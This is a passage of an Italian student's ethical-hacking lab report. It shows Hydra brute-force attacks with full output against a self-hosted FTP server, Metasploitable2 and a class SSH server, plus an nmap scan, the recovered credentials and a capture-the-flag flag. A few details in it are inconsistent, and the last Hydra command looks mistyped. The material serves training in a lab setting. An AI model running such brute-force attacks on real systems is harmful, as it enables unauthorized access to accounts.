ftp> ] target 192.168.50.100 - login "dmitry_hack"
```

⇒ Posso uscire con `bye` quando ho finito

⇒ Ho eseguito `hydra -L username_list.txt -P password_list.txt 192.168.50.100 -t 4 ftp -V` e ho craccato con successo il servizio FTP sul mio sistema Kali, il programma ha provato 25 combinazioni e ha trovato `vladimir_kremlin:sputnik2025` al primo tentativo (linea 4), completando l'attacco in circa 21 secondi.

```
(M6D6R6㉿kali)-[~]
$ hydra -L username_list.txt -P password_list.txt 192.168.50.100 -t 4 ftp -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-12 12:28:54
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "vladimir_kremlin" - pass "sputnik2025" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "vladimir_kremlin" - pass "vodka123" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "vladimir_kremlin" - pass "matryoshka" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "vladimir_kremlin" - pass "123456" - 4 of 25 [child 3] (0/0)
[21][ftp] host: 192.168.50.100 login: vladimir_kremlin password: sputnik2025
[ATTEMPT] target 192.168.50.100 - login "dmitry_hack" - pass "sputnik2025" - 6 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "dmitry_hack" - pass "vodka123" - 7 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "dmitry_hack" - pass "matryoshka" - 8 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "dmitry_hack" - pass "123456" - 9 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "dmitry_hack" - pass "msfadmin" - 10 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "sputnik2025" - 11 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "vodka123" - 12 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "matryoshka" - 13 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "123456" - 14 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ivan_soviet" - pass "msfadmin" - 15 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "sputnik2025" - 16 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "vodka123" - 17 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "matryoshka" - 18 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 19 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "msfadmin" - 20 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "sputnik2025" - 21 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "vodka123" - 22 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "matryoshka" - 23 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "123456" - 24 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "msfadmin" - 25 of 25 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-12 12:29:15
```

⇒ Anche se ha continuato con altre combinazioni, ho già la credenziale corretta per il mio server FTP

### 3 [Facoltativa] Cracking del Servizio FTP su Metasploitable2

#### 3.1 Stato Firewall

⇒ Ho eseguito `sudo ufw status` e ho visto che il firewall è attivo, con la porta 21 aperta per IPv4 e IPv6, questo significa che posso procedere con la scansione e il cracking di Metasploitable2 senza problemi di blocco della rete

```
(M6D6R6㉿kali)-[~]
$ sudo ufw status
[sudo] password for kali:
Status: active

To                         Action      From
--                         --          --
80                         ALLOW      Anywhere
53                         ALLOW      Anywhere
22/tcp                      ALLOW      Anywhere
21                         ALLOW      Anywhere
80 (v6)                     ALLOW      Anywhere (v6)
53 (v6)                     ALLOW      Anywhere (v6)
22/tcp (v6)                 ALLOW      Anywhere (v6)
21 (v6)                     ALLOW      Anywhere (v6)
```

#### 3.2 Scansione Finale

⇒ Sto per eseguire `nmap -sV -Pn 192.168.50.101` per scansionare Metasploitable2 e scoprire quali servizi sono attivi, in particolare la porta 21 per il FTP, uso `-Pn` per forzare la scansione anche se il ping non risponde, così posso procedere con il cracking facoltativo (il ping funziona correttamente)

```
(M6D6R6㉿kali)-[~]
$ nmap -sV -Pn 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-12 11:54 EDT
Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.45% done; ETC: 11:57 (0:00:07 remaining)
Nmap scan report for 192.168.50.101
Host is up (0.12s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:38:94:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linu
x_kernel

Service detection* performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.62 seconds
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ Ho eseguito `nmap -sV -Pn 192.168.50.101` e ho scoperto che Metasploitable2 è attivo, con la porta 21 aperta e in uso da vsftpd 2.3.4, la scansione ha impiegato circa 3 minuti e ha rilevato molti altri servizi, ma mi concentrerò sul FTP.
- ⇒ Ora posso aggiungere le credenziali msfadmin e provare a craccarlo con Hydra
- ⇒ Sto per aggiungere la credenziale msfadmin ai file `username_list.txt` e `password_list.txt` con i comandi `echo "msfadmin" >> username_list.txt` e `echo "msfadmin" >> password_list.txt`, questo mi permetterà di includere le credenziali predefinite di Metasploitable2 per il cracking FTP con Hydra.

```
(M6D6R6㉿kali)-[~]
$ echo "msfadmin" >> username_list.txt
echo "msfadmin" >> password_list.txt
```

- ⇒ Ho eseguito `echo "msfadmin" >> username_list.txt` e `echo "msfadmin" >> password_list.txt` per aggiungere msfadmin alle mie liste di nomi utente e password.
- ⇒ Ora ho tutto pronto per usare Hydra e provare a craccare il servizio FTP su Metasploitable2 con queste credenziali
- ⇒ Sto per usare `hydra -L username_list.txt -P password_list.txt 192.168.50.101 -t 4 ftp -V` per craccare il servizio FTP su Metasploitable2 (192.168.50.101), questo comando testerà le combinazioni di nomi utente e password dai file `username_list.txt` e `password_list.txt` con 4 task simultanei, cercando di trovare le credenziali corrette, inclusa msfadmin.

```
(M6D6R6㉿kali)-[~]
$ hydra -L username_list.txt -P password_list.txt 192.168.50.101 -t 4 ftp -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-12 12:02:15
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (1:5:p:5), ~7 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "vladimir_kremlin" - pass "sputnik2025" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "vladimir_kremlin" - pass "vodka123" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "vladimir_kremlin" - pass "matryoshka" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "vladimir_kremlin" - pass "123456" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "vladimir_kremlin" - pass "msfadmin" - 5 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "dmitry_hack" - pass "sputnik2025" - 6 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "dmitry_hack" - pass "vodka123" - 7 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "dmitry_hack" - pass "matryoshka" - 8 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "dmitry_hack" - pass "123456" - 9 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "dmitry_hack" - pass "msfadmin" - 10 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ivan_soviet" - pass "sputnik2025" - 11 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ivan_soviet" - pass "vodka123" - 12 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ivan_soviet" - pass "matryoshka" - 13 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ivan_soviet" - pass "123456" - 14 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ivan_soviet" - pass "msfadmin" - 15 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "sputnik2025" - 16 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "vodka123" - 17 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "matryoshka" - 18 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "123456" - 19 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "msfadmin" - 20 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "sputnik2025" - 21 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "vodka123" - 22 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "matryoshka" - 23 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 24 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 25 of 25 [child 0] (0/0)
[21][ftp] host: 192.168.50.101: login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-12 12:02:37
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Ho eseguito `hydra -L username_list.txt -P password_list.txt 192.168.50.101 -t 4 ftp -V` e ho craccato con successo il servizio FTP su Metasploitable2, il programma ha provato 25 combinazioni e ha trovato msfadmin:msfadmin come credenziali valide alla fine (linea 25), completando l'attacco in circa 22 secondi.

☞ Ora ho confermato le credenziali predefinite di Metasploitable2

### 4 [Extra] Server fornito dal Prof a lezione

⇒ Comando e output hydra dell'esame svolto nella lezione di pratica

```
hydra -l oracle -p /usr/share/wordlists/seclists/Passwords/Leaked-Data-bases/rockyou.txt -t 15 ssh://lolz.gay:9001 -V
```

**[9001][ssh] host: lolz.gay login: oracle password: babygirl**

⇒ Credenziali corrette identificate per accedere via SSH a quel servizio

☞ **Flag**

**flag{COngr4tul4tiOns\_oracle!!}**

☞ Ho completato l'esame di Authentication Cracking con Hydra, configurando e craccando con successo i servizi SSH e FTP su Kali Linux, e ho esplorato la parte facoltativa su Metasploitable2, questo mi ha aiutato a capire meglio come usare Hydra e configurare servizi di rete